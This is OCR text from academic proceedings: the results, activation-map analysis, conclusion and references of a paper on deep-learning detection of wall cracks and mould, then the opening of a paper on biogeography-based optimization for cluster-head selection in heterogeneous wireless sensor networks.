


Fig. 5 Confusion matrix of predicted classes

refers to true positives and fp to false positives. Recall of crack walls is highest at 95%, followed by mould walls at 89%, while clean wall has the lowest recall with 86%. Recall helps in understanding the number of true positives with respect to the sum of true positives and false negatives, essentially making it independent of the number of negative sample classifications. It is expressed as tp/(tp + fn) where fn refers to false negatives. The F1 score of the clean wall is 91%, while that of crack and mould wall detection is 90%. F1 score provides a balanced account of values with a weighted average of precision and recall, represented as (2 × r × p)/(r + p) where r is recall and p is precision. Support provides the number of actual values present under a given classification. In the test dataset, 173 images are of clean walls, 177 images are crack walls, while 149 images correspond to mould walls.




Fig. 6 Inaccurate clean wall detection

5.2 *Class Activation Mapping*

To understand the cause of misclassifications, a technique called Class Activation Mapping is used. CAM is used to detect the features and regions that the deep learning model deems most important for classification. This is achieved by performing global average pooling on convolutional feature maps. These are then used as features in a fully connected layer [54]. Here, CAM was retrofitted into the highest performing Resnet-50 model, to observe its basis for classifications, localizing the regions with flaws and noting trends and observations. The output images in Figs. 9 and 10 contain both the prediction for the input image along with the CAM-based output.

It is clear from Fig. 9 that the model is able to discern features most important for classification, which is identifying and localizing informative regions of cracks and moulds. A weighted linear sum of these visual patterns' appearance in various spatial regions makes up the class activation map. Hence, identification and localization are performed by upsampling the CAM to the size of the input image. Rather than pinpointing a single area, the whole region in which cracks and moulds are present is highlighted accurately, ignoring factors of noise. However, with respect to clean walls, although they were labelled correctly, the features using which they did so are not discernible. An interesting observation to note is that in Fig. 10, areas towards the edge of the clean walls were the most important feature, thus giving an insight





Fig. 7 Accurate clean wall detection



```
              precision    recall  f1-score   support

  Clean_Wall       0.96      0.86      0.91       173
  Crack_Wall       0.85      0.95      0.90       177
  Mould_Wall       0.91      0.89      0.90       149

    accuracy                           0.90       499
   macro avg       0.90      0.90      0.90       499
weighted avg       0.90      0.90      0.90       499
```

Fig. 8 Precision, recall, F1-score and support

into the model's methodology for classification. This could be a reason that clean wall has the highest number of images that are wrongly labelled. The count of missed classifications, 24, is the most compared to the other two labels as observed from Fig. 5.




Fig. 9 CAM for crack and mould walls

6 Conclusion

The goal of this work was to build a convolutional neural network that will aid builders and maintenance engineers during both construction and maintenance for early detection of building faults. The categories taken into consideration for classification include clean walls, walls with cracks and walls with mould. Due to the non-availability of any public dataset, web scraping was used to create the dataset of 2,503 images, pre-processed to dimensions of size 256 × 256 × 3. The highest accuracy obtained on the test dataset was by the ResNet-50 algorithm, with 90.68%. Metrics used for validation also confirm the robustness of the model, with true positives being the overwhelming majority in the confusion matrix, along with high values of precision, recall and F1 score. Both Inception-v3 and ResNet-50 outperformed VGG-16 in terms of accuracy, agreeing with findings of [18, 51]. Class Activation




Fig. 10 CAM for clean walls

Mapping was pivotal to further analyse the areas of fault, and accurately localize them. This solution has to be transformed to perform on a large scale, for further accessibility and efficiency. In this regard, integrating this model with a drone-based system and creation of a user-friendly application should be taken up in the future.

References

1. Bakri NNO, Mydin MAO (2014) General building defects: causes, symptoms and remedial work. Eur J Technol Des 1:4–17
2. Hinks J, Cook G (2002) The technology of building defects. Routledge

3. Chong WK, Low SP (2006) Latent building defects: causes and design strategies to prevent them. J Perform Constr Facil 20(3):213–221
4. Bakri NNO, Mydin MAO (2014) General building defects: causes, symptoms and remedial work. Eur J Technol Des 1:4–17
5. Pheng LS, Wee D (2001) Improving maintenance and reducing building defects through ISO 9000. J Qual Maint Eng
6. Suffian A (2013) Some common maintenance problems and building defects: our experiences. Procedia Eng 54:101–108
7. Othman NL, Jaafar M, Harun WMW, Ibrahim F (2015) A case study on moisture problems and building defects. Procedia Soc Behav Sci 170:27–36
8. Ahzahar N, Karim NA, Hassan SH, Eman J (2011) A study of contribution factors to building failures and defects in construction industry. Procedia Eng 20:249–255
9. Das S, Chew MY (2011) Generic method of grading building defects using FMECA to improve maintainability decisions. J Perform Constr Facil 25(6):522–533
10. Georgiou J (2010) Verification of a building defect classification system for housing. Struct Surv
11. Mohseni H, Setunge S, Zhang GM, Wakefield R (2013) In Condition monitoring and condition aggregation for optimised decision making in management of buildings. Appl Mech Mater 438:1719–1725. https://doi.org/10.4028/www.scientific.net/AMM.438-439.1719
12. Agdas D, Rice JA, Martinez JR, Lasa IR (2015) Comparison of visual inspection and structural-health monitoring as bridge condition assessment methods. J Perform Constr Facil 30:04015049. https://doi.org/10.1061/(ASCE)CF.1943-5509.0000802
13. Shamshirband S, Mosavi A, Rabczuk T (2020) Particle swarm optimization model to predict scour depth around bridge pier. arXiv. 2019.19060
14. Zhang Y, Anderson N, Bland S, Nutt S, Jursich G, Joshi S (2017) All-printed strain sensors: building blocks of the aircraft structural health monitoring system. Sens Actuators A Phys 253:165–172. https://doi.org/10.1016/j.sna.2016.10.007
15. Wahab S, Hamid M (2011) A review factors affecting building defects of structural steel construction. Case study: student accommodation in UiTM Perak. Procedia Eng 20. https://doi.org/10.1016/j.proeng.2011.11.153
16. Szegedy C, Liu W, Jia Y, Sermanet P, Reed S, Anguelov D, Rabinovich A et al (2015) Going deeper with convolutions. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 1–9
17. Simonyan K, Zisserman A (2014) Very deep convolutional networks for large-scale image recognition. arXiv preprint. arXiv:1409.1556
18. He K, Zhang X, Ren S, Sun J (2016) Deep residual learning for image recognition. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 770–778
19. Pan H, Pi L (2018) Study on cracks in concrete structures and the database. IOP Conf Ser Earth Environ Sci 189(2):022078. IOP Publishing
20. Nie M, Wang C (2019) Pavement crack detection based on yolo v3. In: 2019 2nd international conference on safety produce informatization (IICSPI). IEEE, pp 327–330
21. Redmon J, Farhadi A (2018) Yolov3: an incremental improvement. arXiv preprint. arXiv:1804.02767
22. Kuchi A, Hoque MT, Abdelguerfi M, Flanagin MC (2020) Levee-crack detection from satellite or drone imagery using machine learning approaches. In: IGARSS 2020-2020 IEEE international geoscience and remote sensing symposium. IEEE, pp 976–979
23. Thendral R, Ranjeeth A (2021) Computer vision system for railway track crack detection using deep learning neural network. In: 2021 3rd international conference on signal processing and communication (ICPSC). IEEE, pp 193–196
24. Chen FC, Jahanshahi MR (2017) NB-CNN: deep learning-based crack detection using convolutional neural network and Naïve Bayes data fusion. IEEE Trans Ind Electron 65(5):4392–4400
25. Kumar P, Batchu S, Kota SR (2021) Real-time concrete damage detection using deep learning for high rise structures. IEEE Access 9:112312–112331

26. Mandal V, Uong L, Adu-Gyamfi Y (2018) Automated road crack detection using deep convolutional neural networks. In: 2018 IEEE international conference on big data (Big Data). IEEE, pp 5212–5215
27. Nong CR, Liu ZY, Zhang J, Zeng QS (2020) Research on crack edge detection of aircraft skin based on traditional inspired network. In: 2020 2nd international conference on information technology and computer application (ITCA). IEEE, pp 751–754
28. Wibisono JK, Hang H-M (2020) Traditional method inspired deep neural network for edge detection. In: 2020 IEEE international conference on image processing (ICIP)
29. Qu Z, Chen YX, Liu L, Xie Y, Zhou Q (2019) The algorithm of concrete surface crack detection based on the genetic programming and percolation model. IEEE Access 7:57592–57603
30. Chen Q, Zhang XX, Chen Y, Jiang W, Gui G, Sari H (2020) Deep learning-based automatic safety detection system for crack detection. In: 2020 7th international conference on dependable systems and their applications (DSA). IEEE, pp 190–194
31. Ren S, He K, Girshick R, Sun J (2015) Faster R-CNN: towards real-time object detection with region proposal networks. Advances in neural information processing systems, p 28
32. Lee K, Hong G, Sael L, Lee S, Kim HY (2020) MultiDefectNet: multi-class defect detection of building façade based on deep convolutional neural network. Sustainability 12(22):9785
33. Semwal A, Mohan RE, Melvin LMJ, Palanisamy P, Baskar C, Yi L, Ramalingam B (2021) False ceiling deterioration detection and mapping using a deep learning framework and the teleoperated reconfigurable ‘Falcon’ Robot. Sensors 22(1):262
34. Jubayer F, Soeb JA, Mojumder AN, Paul MK, Barua P, Kayshar S, Islam A (2021) Detection of mold on the food surface using YOLOv5. Curr Res Food Sci 4:724–728
35. Tahir MW (2019) Fungus detection using computer vision and machine learning techniques. Doctoral dissertation, Universität Bremen
36. Tahir MW, Zaidi NA, Rao AA, Blank R, Vellekoop MJ, Lang W (2018) A fungus spores dataset and a convolutional neural network based approach for fungus detection. IEEE Trans Nanobioscience 17(3):281–290
37. Manhando E, Zhou Y, Wang F (2021) Early detection of mold-contaminated peanuts using machine learning and deep features based on optical coherence tomography. AgriEngineering 3(3):703–715
38. Shruthi U, Nagaveni V, Raghavendra BK (2019) A review on machine learning classification techniques for plant disease detection. In: 2019 5th international conference on advanced computing & communication systems (ICACCS). IEEE, pp 281–284
39. Natarajan VA, Babitha MM, Kumar MS (2020) Detection of disease in tomato plant using deep learning techniques. Int J Mod Agric 9(4):525–540
40. Sharma P, Berwal YPS, Ghai W (2020) Performance analysis of deep learning CNN models for disease detection in plants using image segmentation. Inf Process Agric 7(4):566–574
41. Fuentes A, Yoon S, Kim SC, Park DS (2017) A robust deep-learning-based detector for real-time tomato plant diseases and pests recognition. Sensors 17(9):2022
42. Bhujel A, Khan F, Basak JK, Jaihuni M, Sihalath T, Moon BE, Kim HT et al (2022) Detection of gray mold disease and its severity on strawberry using deep learning networks. J Plant Dis Prot 1–14
43. Perez H, Tah JH (2021) Deep learning smartphone application for real-time detection of defects in buildings. Struct Control Health Monit 28(7):e2751
44. Liu W, Anguelov D, Erhan D, Szegedy C, Reed S, Fu CY, Berg AC (2016) SSD: single shot multibox detector. In: European conference on computer vision. Springer, Cham, pp 21–37
45. Howard AG, Zhu M, Chen B, Kalenichenko D, Wang W, Weyand T, Adam H et al (2017) Mobilenets: efficient convolutional neural networks for mobile vision applications. arXiv preprint. arXiv:1704.04861
46. Bhavani DSS, Adhikari A, Sumathi D (2022) Detection of building defects using convolutional neural networks. In: Proceedings of second doctoral symposium on computational intelligence. Springer, Singapore, pp 839–855
47. Perez H, Tah JH, Mosavi A (2019) Deep learning for detecting building defects using convolutional neural networks. Sensors 19(16):3556

48. Ruder S (2016) An overview of gradient descent optimization algorithms. arXiv preprint. arXiv:1609.04747
49. Ioffe S, Szegedy C (2015) Batch normalization: accelerating deep network training by reducing internal covariate shift. In: International conference on machine learning. PMLR, pp 448–456
50. Li W, Dasarathy G, Berisha V (2020) Regularization via structural label smoothing. In: International conference on artificial intelligence and statistics. PMLR, pp 1453–1463
51. He K, Zhang X, Ren S, Sun J (2015) Delving deep into rectifiers: surpassing human-level performance on imagenet classification. In: Proceedings of the IEEE international conference on computer vision, pp 1026–1034
52. Bengio Y, Simard P, Frasconi P (1994) Learning long-term dependencies with gradient descent is difficult. IEEE Trans Neural Netw 5(2):157–166
53. Basodi S, Ji C, Zhang H, Pan Y (2020) Gradient amplification: an efficient way to train deep neural networks. Big Data Min Anal 3(3):196–207
54. Zhou B, Khosla A, Lapedriza A, Oliva A, Torralba A (2016) Learning deep features for discriminative localization. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 2921–2929

Biogeography-Based Optimization for Lifetime Enhancement in Wireless Sensor Network

Chahla Mansour, Houssem Eddine Nouri, and Olfa Belkahla Driss

Abstract Heterogeneous Wireless Sensor Networks (HWSN) are more complex to manage because nodes do not have equivalent characteristics such as communication, computational, and energy heterogeneity. Our work considers the energy heterogeneity not only to optimize the energy-efficient clustering process but also to improve the lifetime performance. In this paper, we propose a Biogeography-based Optimization for Cluster head selection in a Three-Level Heterogeneous Wireless Sensor Network to extend the lifetime of the network. The efficiency of the proposed approach is proved through a simulation of the network model.

Keywords Wireless sensor network · Heterogeneity · Ambient intelligence · Biogeography-based optimization · Energy-efficient clustering protocols

1 Introduction

A Wireless Sensor Network is a technology in which Sensor Nodes sense phenomena, and collect and transmit/receive data via wireless communication. The data is collected after sending it to the Sink node (BS) to process it and then sent to the user via the Internet [1]. Sensor nodes are deployed in a sensing field for various uses such as monitoring, industrial, health, and security [2]. These sensors are limited resources such as computation, communication, and energy power. Energy power is the most critical limit of such technology given that both communication and computation use energy to perform their task and it affects the lifetime of the network [3].

C. Mansour (✉) · O. B. Driss
University of Manouba, ESCT, Campus Universitaire Manouba, 2010, Manouba, Tunisia
e-mail: chahla.manssour@gmail.com

H. E. Nouri
Institut Supérieur de Gestion de Gabes, Université de Gabes, Gabes, Tunisia

C. Mansour · H. E. Nouri · O. B. Driss
University of Manouba, ENSI, LARIA UR22ES01, Campus Universitaire Manouba, 2010, Manouba, Tunisia

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_53

Therefore, Economic energy consumption is a must in such a network to uplift network lifetime [4]. Clustering protocols were introduced as a solution for economic energy consumption. Reducing the communication distance between sensors and the base station is the solution to reduce energy consumption, therefore, clustering aims to divide the network into clusters and elect suitable nodes as cluster heads to collect data from its cluster members and transmit it to the base station [5]. This paper proposes a metaheuristic-based energy-efficient clustering protocol in a three-level HWSN scenario. Biogeography-based optimization is used for the election of the cluster head set in order to extend the lifetime of the network.

The remainder of this paper is as follows: in Sect. 2, we present a state of the art of the existing protocols used for efficient energy consumption. In Sect. 3, the system architecture is presented including the energy model of the sensor node, the network model, and the objective function. In the fourth section, we present the proposed approach and discuss the simulation results in Sect. 5. Finally, we give conclusions and perspectives.

2 Related Work

In this section, we present the related works in energy-efficient clustering protocols, then we introduce a state of the art of Biogeography-Based Optimization algorithm which we focus on in our work.


2.1 Energy-Efficient Clustering Protocols

Recent developments in ubiquitous smart technologies and the increasing demand for smart devices have given birth to the WSN. WSN Technologies include similar/different types of nodes and BS (sink nodes). The BS sends commands to the nodes within its detection area. It collects data from sensor nodes. It does some simple processing and sends data to the user over the Internet. WSN makes a perfect tool for a large number of applications such as disaster monitoring, warfare, precision agriculture, and traffic management [6]. The clustering process schema differs according to the methodology (Centralized, Distributed, and Hybrid). The approach is used to elect the cluster heads (simple model-based, metaheuristic-based, fuzzy logic-based, or hybrid) and the objective of clustering (Network lifetime, Fault-Tolerance, Load Balancing, Network Stabilization, Connectivity, Quality of Services, etc.) [7]. LEACH [8], a Hierarchical benchmark protocol, was proposed to efficient energy consumption for WSN by balancing energy consumption by dividing the network into multiple clusters. The death of cluster heads due to any reason is one major limit in the LEACH protocol since the cluster will become useless because of the wasted data that never finds its path to the base station. SEP [9], which is a two-level heterogeneous protocol, is the protocol that used heterogeneity using two types of nodes, normal and advanced. It assigns different and not equal probabilities to sensor nodes to become cluster heads based on the energy level. However, the SEP protocol does not avail of the extra energy of heterogeneous sensors. DEEC [10] was also introduced for heterogeneous WSNs; it works by minimizing computational overhead-cost to self-sort out the sensor arrangement. DEEC outperformed LEACH and SEP in efficient energy utilization of the network. Priyadarshi et al. [11] used different energy levels and threshold in the clustering process to elect the most suitable nodes for the cluster head role.

2.2 Biogeography-Based Optimization

Biogeography-Based Optimization was brought by Simon in 2008 [12], belonging to the bio-inspired algorithms class in population-based metaheuristics. BBO was really inspired by the science of natural species exchange between different habitats [13], which uses the concept of migration/immigration to derive algorithms to solve optimization problems. A HSI is the function used to score the solution and it is referred to as fitness in GA notations; it can be the objective function of the problem itself. BBO has been shown to perform comparably to other optimization techniques. Biogeography-based optimization was used for many complex problems. It has shown great performance when it is used for optimizing multidimensional real-valued functions. BBO adopted the interesting phenomenon of migration of species between habitats for the optimization process [12] for solving problems, and it uses mutation as a diversification strategy. BBO was used to solve many benchmarks of optimization and aircraft engine sensor selection as the first application against famous algorithms and it outperformed. BBO has been applied to scheduling problems. BBO has undergone hybridization in the work of [14] for solving the Job shop Scheduling Problem with constraints using a Single Transport Robot to minimize the makespan. BBO has been applied also in applications to network and antenna problems [15] such as wireless sensor networks challenges. In 2011, [16] BBO hybridized with differential evolution to solve the optimal power scheduling for the decentralized detection of a deterministic signal in a WSN with power; bandwidth constraints of sensor nodes and the results were outperformed when comparing with other approaches. The great performances of BBO when applied to WSN optimization are the main motivation for this work such as in 2019, BBO was applied by [19] to solve the problem of finding an optimal number of suitable positions to organize sensor nodes with satisfying coverage and connectivity required, and [20] adapted BBO to elect the optimum routing CHs in mobile sink wireless sensor network.

Fig. 1 System architecture



3 System Architecture

The global architecture of the system, see Fig. 1, is composed of

- **Base station**: it is the main part sink node that collects the data processed and received by sensor nodes.
- **Sensor nodes**: they are the ubiquitous sensors that are randomly deployed in the deployment space. Sensor nodes are divided into two types in our system, advanced nodes which represent the nodes with higher initial energy, and normal nodes.
- **Deployment space**: they are the spaces where the network is deployed, and it is characterized by length and energy-efficient clustering protocol in heterogeneous Wireless Sensor Network width.
- **Cluster heads**: they are nodes that are elected to be cluster heads to deputize the sink node in each of their clusters. The main task of CHs is to gather the data from the cluster members and transmit it to the base station.
- **Member nodes**: their role is simply to sense phenomena and transmit the data.

In such an architecture of WSN, the sensor nodes are regrouped into clusters in which all nodes are associated with the cluster head. Each sensor node involves in message transfer across its CH, which in its turn transmits the gathered information to the BS, which is generally considered to be a gateway attached to a wired network [21].

3.1 *Three-Level Heterogeneous Wireless Sensor Network*

A WSN may contain different levels of heterogeneity. In Energy terms, different levels means nodes do not have the same initial energy, and, based on this, nodes are divided into different groups according to their energy levels. In three-level HWSN, the network contains mainly three types of nodes with different initial energy for each [18]. Let's suppose a network contains mainly N nodes, then m% of all the nodes are advanced (Eq. 2) with an initial energy level more than Normal nodes, m0 % of the advanced nodes are super nodes (Eq. 3) with initial energy more than advanced nodes, and the number of normal nodes are given in Eq. 1. In a mathematical way:




Fig. 2 Energy model of a sensor node

$$Number\ of\ \ normal\ nodes = n * (1 - m) \tag{1}$$

$$Number\ of\ \ advanced\ nodes = n * (1 - m0) \tag{2}$$

$$Number\ of\ \ super\ nodes = n * m * (1 - m0) \tag{3}$$

3.2 Energy Model of a Sensor Node

The energy model of a sensor node is important since it is used for communication, transmission, and reception of data in the networks. It is important since it delivers the other models of the sensor with the needed energy to perform their task. Figure 2 shows the composition of an energy model of a sensor node, and Table 1 explains the parameters.

The process of transmit-receive of data is the task where the sensor device consumes its energy and here lies the importance of the energy model, therefore two channel models are considered for the radio energy model: **Free space** and **Multi-path fading**.

The energy consumption is proportional to communication distance, see Eq. 4:

$$E_{Tx}\,(l,d) = \begin{cases} lE_{\text{elec}} + l\varepsilon_{\text{fs}}d^2 & \text{for } d < d_0 \\ lE_{\text{elec}} + l\varepsilon_{\text{mp}}d^4 & \text{for } d > d_0 \end{cases} \tag{4}$$

Threshold distance is defined in Eq. 5:

$$do = \frac{\sqrt{Efs}}{\sqrt{Emp}} \tag{5}$$

Furthermore, the sensor node consumes energy when receiving data, see Eq. 6:

$$Etx(L,d) = LEelec \tag{6}$$

Table 1 Energy model parameters

Parameter	Signification
Eelec	Energy is consumed by transmitting or receiving data.
Eamp	The amount of transmitter amplifier expenses in the form of energy required for the multi-path model.
Efs, Eamp	The amplification energy
d	Communication distance between sender and receiver
ERx, ETx	The energy consumed by transmitting or receiving section to process data packet of length L
do	Threshold distance
L	The length of data packet

3.3 Objective Function

The objective function is used to evaluate the solutions, referred to as High Suitability Index in the BBO context. We use the objective function introduced in 2020 by Pal et al. [17] which is a weighted objective function combining three objectives such as minimizing compactness, maximizing separation, and minimizing the normalized number of cluster heads which are considered the main factors to evaluate the clusters. In the objective function F, see Eq. 7, three weights are used w_1, w_2, and w_3 observed and determined using an empirical analysis:

$$F = w_1 * \text{Comp} + w_2 * {}^{1}\!/_{\text{Sep}} + w_3 * {}^{N}\!/_{n\text{CH}} \tag{7}$$

4 Proposed Biogeography-Based Optimization for Energy-Efficient Clustering Protocol in HWSN

